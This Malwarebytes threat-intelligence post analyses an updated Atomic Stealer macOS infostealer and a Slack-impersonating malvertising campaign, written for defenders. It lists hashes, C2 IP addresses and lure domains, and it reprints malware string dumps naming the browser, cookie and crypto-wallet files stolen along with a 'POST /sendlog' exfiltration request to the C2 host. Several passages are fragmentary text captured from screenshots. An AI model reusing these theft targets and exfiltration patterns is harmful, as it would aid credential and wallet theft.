Atomic Stealer rings in the new year with updated version

malwarebytes.com/blog/threat-intelligence/2024/01/atomic-stealer-rings-in-the-new-year-with-updated-version

Jérôme Segura

January 10, 2024


Last year, we documented malware distribution campaigns both via malvertising and compromised sites delivering Atomic Stealer (AMOS) onto Mac users. This stealer has proven to be quite popular in the criminal underground and its developers have been adding new features to justify its hefty $3000/month rental fee.

It looks like Atomic Stealer was updated around mid to late December 2023, where its developers introduced payload encryption in an effort to bypass detection rules. Some samples from crack websites made their way to VirusTotal around that time frame, followed by a malvertising campaign we observed in January 2024.

In this blog post, we will review the latest changes with Atomic Stealer and the recent distribution with malicious ads via the Google search engine.

December update and special promotion

In December, Atomic Stealer ran a promotion via a post on their Telegram channel to offer a special holiday discount to their customers:



ATOMIC MALWARE


Приветствуем. С сегодня и до 31.12.2023 цена за подписку на **Atomic MacOs Stealer** всего **2000$**. С Наступающим Новым Годом!
За покупкой: @ping3r

[redacted] 904 edited Dec 24, 2023 at 16:51

> Welcome. From today until December 31, 2023, the price for a subscription to Atomic MacOs Stealer is only $2000 . Happy New Year!

While the developers did not specifically advertise this feature, it appears that around December 17 Atomic Stealer had changed some of its code to hide certain strings that were previously used for detection and identifying its command and control server.

Sample with strings in clear text (Dec 12), showing for example the IP address for the malware's C2 server:



25 security vend

97d6712d106ca5c92d8

Notion-3.0.1-universal

macho 64bits mu

5.42.65.108

```
runqueue= stopwait= runqsize= gfreecnt= throwing= spinning=atomicand8float64nanfloat32na
complex128t.Kind == http2debugcrypto/tlssafari/saf1FileGrabber5.42.65.108nil contextsetn
```

25 security vendors and no s

97d6712d106ca5c92d86bcea63858


Notion-3.0.1-universal

macho 64bits multi-arch arm

Submissions

Date	Name	Source
2023-12-12 18:27:05 UTC	Notion-3.0.1-universal	ae1
2023-12-18 09:44:25 UTC	Notion-3.0.1-universal	3ad

Obfuscated sample (Dec 17), using a new encryption routine that hides strings of interest:



25 / 59

25 security vendors and no sandboxes flagged this file as malicious

06348fdbdbac1ef5009b211fb73220f1074176d7a098724a6ddc0f7799a4b894

CrackInstaller

decryptor

```
__ZZNK3$_0clEvE9decry
__ZGVZNK3$_0clEvE9dec
__ZZNK3$_1clEvE9decry
__ZGVZNK3$_1clEvE9dec
__ZZNK3$_2clEvE9decry
__ZGVZNK3$_2clEvE9dec
__ZZNK3$_3clEvE9decry
__ZGVZNK3$_3clEvE9decryptor
__ZZNK3$_4clEvE9decryptor
__ZGVZNK3$_4clEvE9decryptor
__ZZZ10checkvalidNSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEES5_EN
__ZGVZZ10checkvalidNSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEES5_
```

25 / 59

25 security vendors and no sandboxes flag

06348fdbdbac1ef5009b211fb73220f1074176d7a0

CrackInstaller

Submissions


Date	Name
2023-12-17 19:39:43 UTC	/Volumes/CrackInstaller/CrackInstaller

Those two samples above also represent the different distribution channels that Atomic Stealer customers are using to distribute the malware. It's possible customers using software cracks got access to the update Atomic Stealer before those that leverage malicious ads.

In fact, during the holiday break, we noticed a decrease in malvertising activity, in particular for the campaigns running via Google search ads. This was somewhat expected and typically extends into early January. However, on January 8, we identified a malvertising campaign using similar tactics seen previously by threat actors distributing FakeBat. In this instance, there was also a payload destined for Mac users, Atomic Stealer in its updated version.

Malvertising with FakeBat – Atomic Stealer combo

The threat actors are luring victims via a Google search ad impersonating Slack, the popular communication tool, and redirecting them to a decoy website where the app can be downloaded for both Windows and Mac:



Slack for Mac & Windows

With the Slack app, your team is never more than a click away.


Acme Team APP 12:45 PM
Event starting in 15 minutes:
Team Status Meeting
Today from 1:00 PM to 1:30 PM

Zoe Maxwell 12:55 PM
Today @Lisa will join our team huddle to provide updates on the launch. If you have questions, bring 'em. See you all soon!

A huddle happened 1:00 PM
Lisa Dawson and 5 others were in the huddle for 28 minutes.


Lee Hao 1:45 PM
Please add any other notes from our sync today!
Canvas

The threat actors are leveraging tracking templates to filter traffic and route it through a few redirects before loading the landing page:



Host	URL
www.googleadservices.com	/pagead/aclk?sa=L&ai=DChcSEwi5vKi46M6DAxUTDa0GHYAsA…
ivchlo.gotrackier.com	/click?campaign_id=2&pub_id=2&force_transparent=true&url…
ivchlo.gotrackier.com	/click?campaign_id=1&pub_id=2&
red.seecho.net	/
red.seecho.net	/
slack.trialap.com	/

On that same domain, there is an open directory showing the location of the Windows payload which is an MSI installer (FakeBat), and the Mac one, Atomic Stealer (AMOS):



slack.trialap.com


Index of /app

Name	Last modified	Size	Description
Parent Directory		-	
Slack-Apps.dmg	2024-01-08 01:04	1.0M	
Slack-x86.msix	2024-01-07 22:45	241M	

Apache/2.4.41 (Ubuntu) Server at slack.trialap.com Port 443

Obfuscated Atomic Stealer

The malicious DMG file contains instructions for users to open the file as well as a dialog window asking them to enter their system password. This will allow Atomic Stealer to collect passwords and other sensitive files that are typically access-restricted.



Slack-Apps


1 Right Click on the icon below

2 Click open

Application wants to install helper

Required Application Helper. Please enter passphrase for user.

When comparing the previous Atomic Stealer samples we have, we can see that the application code has changed. Previously, we could see certain strings revealing the nature of the payload (browsers, wallets, etc.) and more importantly the command and control server that receives stolen user data. Now, these strings are no longer visible as the code is well obfuscated:




Before: strings can be seen in plain text

```
Application Support/ Google/Chrome/ BraveSoftware/Brave-Browser/ Microsoft
com.operasoftware.Opera/ com.operasoftware.OperaGX/ Chrome Brave Edge Vival
Cookies Login Data /Password Web Data /Autofill Local Extension Settings /W
/wallets/ Exodus/exodus.wallet/ /.walletwasabi/client/Wallets/ Guarda/Local
Coinomi Wasabi ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567
185.106.93.154 BuildID= &user= &B64= Some error occured while running... Er
ERROR] POST /sendlog HTTP/1.1
Host: 185.106.93.154
Content-Type: application
Content-Length:
basic_string vector USER
nil while unwrapping an O
ocured while running the
"System:Library:CoreServi
/osascript -e
  swift_getObjCClassMetad
  swift_getExistentialTyp
  wait cannot throw swift
  failed with error '%s'(
pthread_cond_init(&condit
pthread_cond_broadcast(&c
pthread_mutexattr_settype
pthread_mutex_destroy(&mu
pthread_mutex_trylock(&mu
```

After: strings are now encrypted

```
 __ZGVZZ7passnetvENK4$_87clEvE9decryptor __ZZZ7passnetvENK4$_88clEvE9decryptor __ZGVZZ7passnetvE
 __ZGVZZ7send_mePKclS0_ENK4$_89clEvE9decryptor __ZZZ7send_mePKclS0_ENK4$_90clEvE9decryptor __ZGV
